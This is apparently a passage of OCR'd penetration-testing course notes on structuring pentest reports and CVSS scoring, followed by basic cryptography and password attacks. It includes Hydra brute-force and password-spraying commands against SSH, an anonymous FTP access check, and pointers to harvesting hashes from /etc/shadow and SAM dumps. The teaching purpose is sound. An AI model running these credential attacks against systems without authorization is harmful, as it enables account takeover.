
The Executive Summary is the most-read part of the document. It is written for non-technical stakeholders who allocate budgets. It summarizes the total "Finding Counts", overall severity, and describes the risks in terms of the CIA Triad: Confidentiality, Integrity, and Availability. (Should be 1-2 pages)

- **Refrain from using technical language in this section.**
- Give an overview of what you tested (eg. "*for security vulnerabilities in the network and compliance standards*", "*engagement was prefaced by reconnaissance and osint*", "*also included a limited phishing campaign*", etc.)
- Give an extremely broad overview of the most impactful things (eg. "*Our team was able to identify critical security misconfigurations in the Windows domain, example.local, that may expose sensitive employee information and/or development code. Our team was also able to identify several vulnerabilities in the example.com webapp that may lead to takeover of user accounts as well as disclosure of user information. Thus, assigning Example company a high overall compromise risk was appropriate.*")
- And include any other info you find absolutely necessary for the non-technical executives to know.

Defining Scope

The Scope is a rigid list of allowed targets, such as specific Class C networks or network ranges, hosts, etc. Listing what was tested ensures you stay within legal boundaries. (1-2 pages combined with "goals" section)

- It's good practice, and even specifically requested on occasion, to also create and provide a visual network diagram along with the list of in-scope assets.
- This should already be defined in the pre-engagement contracts (Like the ones we covered in Module 2)



Technical Report and Findings

Calculating CVSS Scores

You may remember the term CVSS from the fact that every CVE is given a CVSS score…

Professional reports use a standardized language for risk, typically the CVSS (Common Vulnerability Scoring System). This provides a numerical score (0.0 to 10.0) based on how easy a bug is to exploit and how much damage it does.


However, a "Raw CVSS" typically isn't enough. You must instead provide an Adjusted CVSS Score that considers the client's specific environment. For example, while they may have the same vulnerability and typical CVSS score, an outdated browser on a locked-down kiosk is less risky than the same browser on a CEO's laptop, and your "adjusted" CVSS score should account for that difference.

Calculating CVSS Scores

Navigate to https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

- IMPORTANT: You only need to pay attention to the "Base Score Metrics" section
- Select an option for each metric category according to the circumstances of the vulnerability you found (Hovering over the options gives more information that will help in your choices)
- The calculator will then give you a "CVSS 3.1 Vector" (eg. AV:N/AC:H/PR:L/UI:R/S:U/C:N/I:L/A:H) and an "Overall CVSS Score (eg. 5.4).
- You will next need to create your "adjusted CVSS score" by assessing the likelihood of occurrence, and situational impact of the vulnerability, and factoring it into the "Base CVSS Score" you received from the calculator.

Calculating CVSS Scores



Calculating CVSS Scores

Choose a likelihood category, and an impact category from the below table based on your personal assessment of the vulnerability. Then use your best judgement to change the CVSS score you received from the calculator slightly (either higher or lower), based on the circumstances of its occurrence.

Likelihood	Impact
Very High	Catastrophic
High	Serious
Moderate	Moderate
Low	Tolerable
Insignificant	Insignificant

Calculating CVSS Scores

Next, based on the new "adjusted CVSS score" you've assigned to the vulnerability, categorize it into a CVSS category. You can use these categories to split up the technical section your report, covering vulnerabilities from most critical to least critical in that order.

Critical	9.0 - 10.0
High	7.0 - 8.9
Medium	4.0 - 6.9
Low	1.0 - 3.9
Informational	0.0 - 0.9

Calculating CVSS Scores

Now, you should list the final Adjusted CVSS score (e.g. 9.7…), the CVSS 3.1 Vector from the calculator (e.g. AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H), and the likelihood and impact categories you choose for each finding. It is recommended you create a table with this information, along with the host, port, service, and version of the affected system in order to keep things organized (You don't have to do it exactly in this way, though use your own best judgement) at the beginning of every vulnerability listing within the technical section of the report

9.7	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H		
	Likelihood	**Very High**	**Impact**	**Catastrophic**
Affected Systems				
IP Address	**Port**	**Service**	**Version**	
10.0.1.6	88	Kerberos	N/A	

The Anatomy of a Technical Finding

Each finding in the Technical Report section must follow a consistent modular structure:

- Adjusted CVSS Score: A numerical rating (0.0-10.0) that accounts for the specific likelihood and impact on the client's business.
- Details: A high-level explanation of the vulnerability.
- Confirmation: Step-by-step evidence, including specific commands used and terminal output, along with screenshots where necessary for understanding/proof.
- Impact: What the "worst-case scenario" looks like for the client.
- Mitigation: Clear, actionable advice on how to fix the issue. Try to be as helpful as you can, but being broad/vague with your recommendations is ok if you genuinely don't know the fix.

Example Finding: Anonymous FTP

M1: Anonymous FTP on FileZilla

6.5	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
	Likelihood	Very High	Impact	Moderate

Affected Systems			
IP Address	Port	Service	Version
10.0.2.104	2121	FTP	v1.9.1

Details:

It is possible to log in to the FileZilla FTP server on `OC-Desktop04` without a password. This is known as anonymous authentication.

Confirmation:

Run the following command and enter no password to see if access is given.

```
ftp 10.0.2.104 -P 2121
```

Impact:

It is possible for any user on the network, including potentially malicious users in the network, to read files in the FTP share.

This can lead to disclosure of sensitive information like that of `croissant_app`, which was readable without a password.

Before further information is uploaded to the file server, it is crucial to prevent anomalous access.




Figure 14: Accessing files on FileZilla without a password

Mitigation:

- Ensure anonymous logon is disabled on FileZille

Relevant Compliance Standards:

1. CIS 4.7

References:

FileZilla - How to Disable Anonymous login

END OF FINDING BLOCK

Reporting Tips and Tricks

Workflow and Documentation

Professional reporting starts on day one, not day five. You should write as you go. As soon

Workflow and Documentation

Professional reporting starts on day one, not day five. You should write as you go. As soon as you find a vulnerability, take your screenshots and log the exact command you used. It is incredibly frustrating to reach the end of a week and realize you forgot to capture the output of a critical exploit. Keeping organized notes in chronological order ensures your technical findings practically write themselves by the time you're done testing. While you may take more time to bring your report up to standard and fully flesh it out after the engagement ends, ensure you have already properly documented your steps before then so that you don't forget anything. (This is known as a report-as-you-go mentality, and is INCREDIBLY useful in saving yourself unnecessary time and frustration later on while finishing your report)

Screenshots

Screenshots are your "primary evidence", for technical findings, but they must be clear and defensible.

- Annotation: Use arrows, boxes, or even typed annotations to point exactly to the proof, so that the client doesn't have to look for it within a cluttered terminal or code.
- Redaction: Use solid color blocks to hide PII or passwords. If you must show a password to prove impact, only show the first and last characters (e.g., P******d).
- Professionalism: Ensure screenshots of your screen stay professional (No "*get_hacked_idiot_noob69*" username or hostname, no highly controversial political wallpaper, etc.). Some clients would also prefer light backgrounds for screenshots (to save on printer ink in case the report needs to be printed!).

The QA Lifecycle

A report should never go from the pentester directly to the client. It must pass through a Quality Assurance (QA) phase. This involves a second set of eyes checking for:

- Technical Accuracy: Are the reproduction steps correct?
- Consistency: Does the "Executive Summary" match the "Technical Findings"?
- Tone: Is the language professional? Avoid slang or possibly inflammatory remarks about the IT team's competence.
- The "Final" Designation: Often times, only after the client reviews the draft report and provides feedback do you issue the final version for their auditors.

Appendices

The Appendices are for the "deep dive" information that would clutter the main report:

- Tool List: Transparency about what software was used (e.g., Nmap, Metasploit, Burp Suite).
- Methodology: Explaining the standard followed, such as the PTES (Penetration Testing Execution Standard).
- OSINT & Phishing: Detailed logs of what was found in public records or the results of social engineering campaigns.
- Anything else you believe needs mentioning…

0) Title page, Table of contents, legal disclaimers, contact info.

1) Executive Summary

2) Engagement Overview
- 2.1) Goals
- 2.2) Scope
- 2.3) Network Diagram
- 2.4) Strengths
- 2.5) Compliance Violations
- 2.6) Recommendations

3) Technical Report
- Introduction (Explain scoring system)
- Critical Risk Findings
  - C1: Example Critical Finding Name
    - Adjusted CVSS score (base + likelihood and impact)
    - target host/port/service/version
    - Details (Couple sentence overview of vuln type)
    - Confirmation (Reproduction steps, can include screenshots/figures)
    - Impact (impact of vulnerability, can include screenshots/figures)
    - Mitigation (possible mitigation steps/fixes)
  - C2: Second Example Critical Finding Name
    - same things as before
- High Risk Findings
  - H1: Example High Finding Name
    - same things as before
- Medium Risk Findings…

4) Appendices (The stuff inside this section can be very situational)
- 4.1) Appendix A: Client Network Hosts
  - list of IPs and hostnames, categorized by network range
- 4.2) Appendix B: Open Source Intelligence
  - Overview of intelligence gathered before active engagement
- 4.3) Appendix C: Phishing Emails
  - If client requests phishing/social engineering, do that in an appendix like this
- 4.4) Appendix D: Penetration Testing Execution Standard (PTES)
  - PTES framework overview
- 4.5) Appendix E: Tools used
  - List of tools you used during testing
- 4.6) Appendix F: References
  - (good for compliance sources)
- 4.7) Whatever else

Green should be on every pentest report
Orange is optional based on the quality you want to deliver and client requests


Useful Resources

- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- https://sysreptor.com/

Password attacks

Tuesday, February 24, 2026 12:34 PM


Module 7 - Basic Cry...



Why Knowledge of Cryptography is Important

Cryptography is everywhere in security:

- Authentication → passwords, hashes, SSH keys
- Confidentiality → HTTPS, VPNs, encrypted disks
- Integrity → digital signatures, certificates
- Storage → password databases



Pentesters must:

- Recognize crypto usage
- Identify weak implementations
- Exploit misconfigurations
- Crack credentials when possible
- Understand how secure protocols actually protect data

Encoding vs. Encryption

A common "newbie" mistake is confusing Encoding with Encryption.

Encoding is a public transformation of data. Its purpose is usability, not secrecy. It ensures that binary data can survive being sent over protocols that only support text (like SMTP or HTTP). If you see a string and can decode it without a password of some sort, it was never "secure". You may have heard of some encoding mechanisms such as:

- Base64, URL encoding, ASCII

Encryption, by contrast, transforms data using a secret (a key). Without that key, the data should be mathematically indistinguishable from random noise. Some common examples are:

- AES, RSA, PGP

You will come across both encoding and encryption quite often through a cybersecurity career, and should ensure you feel comfortable with the concepts behind them.

Real World Examples: Encoding

Think of encoding like Morse Code or Braille. Everyone knows, or can look up the rules. If you see the dots and recognize them as these encodings, you can read the message. Nothing about it is secret or meant to be hidden.

- URL Encoding:
  - Input: Hello World!
  - Encoded: Hello%20World%21
  - Why? Browsers can't handle spaces or "!" in URLs reliably.
- Base64 Encoding:
  - Input: admin:password123
  - Encoded: YWRtaW46cGFzc3dvcmQxMjM=
  - Why? Used to send credentials in HTTP Basic Auth headers without breaking the protocol.

Base64

Base64 is the most common encoding you will encounter. It takes binary data and maps it to a 64-character set: A-Z, a-z, 0-9, +, and /.

How it works:

- It processes data in 24-bit groups (3 bytes), representing them as four 6-bit units. If the input isn't a multiple of 3 bytes, "padding" is added in the form of = signs at the end.

Pentester Identifying Marks:

- String of alphanumeric characters containing both upper and lowercase.
- Commonly ends with == or =.

Base64 is reversible and provides zero security. If a pentester encounters a suspicious string containing letters, numbers, plus signs, and slashes (especially ending in = or ==), decoding Base64 is often the first step.

Often, exposed credentials in web applications are simply Base64-encoded for transport rather than encrypted.

Beyond Base64, several encodings frequently appear in real environments.

URL Encoding

- Used in HTTP requests
- %20 = space
- %2F = /
- Important for bypassing filters or understanding payloads

Hex Encoding

- Represents binary data as hexadecimal characters
- Example: 41 = A
- Common in hashes, shellcode, network traffic

HTML Entity Encoding

- Used in web pages and XSS contexts (will be covered in more depth in web modules later)
- < = <
- > = >

Unicode Escapes

- Often used in JavaScript or APIs
- \u0041 = A

Symmetric Encryption

How Symmetric Encryption Works

Symmetric encryption uses a single shared secret key for both encryption and decryption. Anyone with the key can read the data.

For example:


- If Alice wants to send a secret to Bob, she encrypts it with Bob's Symmetric Key. That same Key, which Bob also has, can also be used to unlock it and read the secret. If the key Alice has (The Symmetric key) is stolen, the message can be decrypted by whoever stole the key.

Because symmetric algorithms are fast, they are used to encrypt large amounts of information such as disk contents, VPN traffic, or TLS session data.

Common symmetric algorithms include AES and ChaCha20.

The main security challenge is key distribution… safely sharing the secret key without interception, and keeping it from being leaked afterwards.

How Symmetric Encryption Works



Symmetric Cryptography Weaknesses??

Pentesters rarely try to break AES itself. Instead, they look for:

- Hardcoded encryption keys in source code
- Keys stored in configuration files
- Weak encryption modes
- Reused keys across systems

Real breaches often occur because keys are improperly managed, rarely because the algorithm is flawed.

A problem to consider with symmetric encryption:

- How do you send the key to the other person in the first place so they can encrypt things, without an attacker getting their hands on it and now being able to decrypt any encrypted secrets? This is known as the "Key Distribution Problem."

Asymmetric Encryption

How Asymmetric Encryption Works

Asymmetric cryptography (public key cryptography) uses two related keys instead of a single shared key:

- A public key shared with everyone
- A private key kept secret


Data encrypted with the public key can only be decrypted with the private key. This allows secure communication without sharing a secret beforehand.

For example:

- If Alice wants to send a secret to Bob, she encrypts it with Bob's Public Key. Only Bob's Private Key can unlock it. Even if the key Alice has (Bob's public key) is stolen, the message is safe. This solves the "Key Distribution Problem" presented by symmetric encryption.

Asymmetric crypto is slower than symmetric crypto, so it is typically used for authentication or secure key exchange rather than bulk data encryption.

How Asymmetric Encryption Works



Asymmetric Encryption in SSH Keys

SSH keys are a great example of asymmetric cryptography that you have already interacted with. When you provide a key to login to ssh instead of a password, the authentication flow is as follows:

- Client: "I am John. Here is my Public Key ID."
- Server: Checks ~/.ssh/authorized_keys directory. If it finds John's same public key, it generates a challenge (a random message encrypted with that public Key).
- Client: Receives the challenge. Uses the private key (stored locally in ~/.ssh/id_rsa) to decrypt the message.
- Client: Sends the decrypted message back to the server as proof it has the private key.
- Server: "Welcome, John."

Why this is safer: The private key never leaves the client machine. Even if the server is compromised, the attacker doesn't get your key, they only see your public key.

Modern Encryption Use-Cases

Real-world security uses standardized, well-tested cryptographic ciphers all the time. While you don't need to know the inner functionalities and intricacies of all of them for this class, you should be aware of their existence, and feel comfortable using them.

Common symmetric ciphers:

- AES (Advanced Encryption Standard): used in TLS, disk encryption, VPNs
- ChaCha20: modern fast cipher used in TLS and mobile systems

Common asymmetric cipher systems:

- RSA: widely used for certificates, signatures, and legacy encryption
- Elliptic Curve Cryptography (ECC): modern alternative used on occasion in TLS, SSH, and certificates (*Go learn more about it if you like math, it's super cool*)

Password Attacks

Types of Password Attacks

All password attacks can be categorized as either “online” or “offline” attacks.

- Online attacks occur when a pentester attempts authentication directly against a running service such as SSH, FTP, SMB, VPN, or a web login page. These attacks are slower and may trigger alerts, rate limits, or account lockouts, but they require no prior breach.
- Offline attacks happen after obtaining password hashes or encrypted credential stores. These can be cracked locally without interacting with the target, making them far faster and stealthier. Offline cracking is usually preferred whenever hashes are available.

A skilled pentester always prefers offline attacks first, rarely attempting online attempts unless absolutely necessary.

Types of Password Attacks

Password attacks are rarely random. They are structured and optimized.

- Basic brute force attacks attempt every possible character combination. This guarantees success eventually but is computationally expensive and usually impractical unless the password is very short.
- Dictionary attacks use curated wordlists containing real passwords, leaked credentials, and common patterns. Because humans choose predictable passwords, dictionary attacks are highly effective, and do not take anywhere near as much time as a full brute force attack
    - Rockyou.txt is probably the most well-known example of such a wordlist, providing a list containing more than 14 million leaked passwords.
- Hybrid attacks modify dictionary wordlist entries by adding numbers, symbols, capitalization changes, or patterns such as seasons or company names to each word. These closely mirror real human password habits and are among the most effective approaches, especially when needing to account for an organization's password complexity requirements.

Brute Force vs. Password Spraying

Traditional brute force attacks target one account with many passwords, which quickly triggers lockout policies. Password spraying reverses this approach by testing one common password against many accounts, reducing the chance of lockouts.

For example, instead of trying 500 passwords on one user, an attacker might try:

- "Welcome1"
- "CompanyName2025"
- "Winter2026!"

…once each for each user across hundreds of users.

Because organizations often enforce complexity but not uniqueness, spraying is extremely effective in real corporate environments, as it can prevent lockout policies which are extremely common in larger organizations..

Introduction to Hydra

Hydra is a fast online password-guessing tool used by pentesters to test login services such as SSH, FTP, SMB, RDP, HTTP forms, and more. It performs dictionary attacks or brute force attempts directly against a live authentication service.

Online attacks are slower than offline cracking and may trigger alerts, rate limits, or account lockouts, so they should be used carefully and typically only after identifying valid usernames.

You should avoid performing online attacks like the plague unless absolutely necessary (e.g. You find out the organization uses 'Password123!' as a default password for employees, and you want to password spray to check if any of the employees didn't change it). Gaining access to a random account after brute forcing a single employee's password with a massive wordlist over the span of 5 days does not contribute any sort of meaningful finding to your pentest report.

Performing an Online Password Attack with Hydra (Example: SSH)

1. Identify the service

- Use scanning tools to confirm SSH is running (typically port 22)
- Verify connectivity:
  - ssh user@target_ip

2. Prepare inputs

- Username list (or single known username)
- Password wordlist (example: common passwords, breach lists)

3. Run Hydra attack

- Single user with password list:
  - hydra -l exampleuser -P passwords.txt ssh://target_ip
- Multiple users and passwords:
  - hydra -L users.txt -P passwords.txt ssh://target_ip

If you need to specify custom port: hydra -L users.txt -P passwords.txt ssh://target_ip -s 2222

Operational Considerations in Real Pentests

- Start with password spraying instead of full brute force
- Watch for account lockout policies
- Reduce threads if the service is unstable
- Log brute force attempts for reporting and reproducibility
- Always obtain authorization before performing online attacks

Hashes and Offline Cracking

What Is a Cryptographic Hash?

A cryptographic hash function converts data of any size into a fixed-length output. The result appears random, but the same input always produces the same output. Hash functions are

What Is a Cryptographic Hash?

A cryptographic hash function converts data of any size into a fixed-length output. The result appears random, but the same input always produces the same output. Hash functions are designed to be one-way, meaning the original input should not be recoverable from the hash.

Hashes are used for:


- Password storage
- File integrity checking
- Digital signatures
- Blockchain systems

Examples you may have heard of include MD5, SHA-1, SHA-256, NTLM, bcrypt, and Argon2.

For pentesters, hashes represent an opportunity: if they can be cracked, plaintext credentials are revealed.

How Password Hashing Works in Authentication

When a user creates a password, the server hashes it and stores only the hash in it's database. During login, the system hashes the entered password and compares it with the stored value. If they match, authentication succeeds.



This prevents immediate exposure of passwords if a database is leaked. However, if attackers obtain the hashes, they can attempt to guess (brute force) passwords until the computed hash matches the stored one.

This process is what enables offline password cracking.

Obtaining Hashes During a Pentest

Hashes may be collected from many sources:

- Compromised web application databases
- Found hard-coded into a script
- Windows SAM or Active Directory dumps (will be covered in later modules)
- Linux /etc/shadow file (should not be world-readable)
- Backup archives or configuration files
- Memory dumps or credential caches

Finding hashes often marks a turning point in a pentest because successful offline cracking can rapidly expand access, providing you with full access to new users and applications.

Offline cracking

Offline cracking involves:

- Identifying the hash type
- Selecting appropriate wordlists or attack modes
- Running cracking tools locally
- Testing cracked credentials against systems

